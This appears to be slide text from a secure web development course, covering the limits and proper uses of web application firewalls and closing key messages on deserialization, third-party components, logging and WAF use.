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
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(Primary) Violated Principle	„Earn or give, but never assume, trust.“

Internet

DMZ

Application

Intranet



# Web Application Firewalls

Monitors and filters HTTP traffic

- mainly operates on predefined ruleset and/or learning mode

Do not rely on a WAF as your primary defense mechanism

- many circumvention techniques, exploits etc. available

Valid usage

- additional protection (2<sup>nd</sup> line of defense) against common web application attacks, e.g. SQLi, XSS, Bruteforcing etc.
- quick temporary fixes
- centralized AV scan for file uploads
- protection of legacy applications
- web application IDS

Always configure them properly!

# Key messages

- Be really careful with object deserialization
- Be aware of your included 3rd party components and their current security status
- Implement structured, consistent and centralized logging and monitoring
- Use WAFs for the right purpose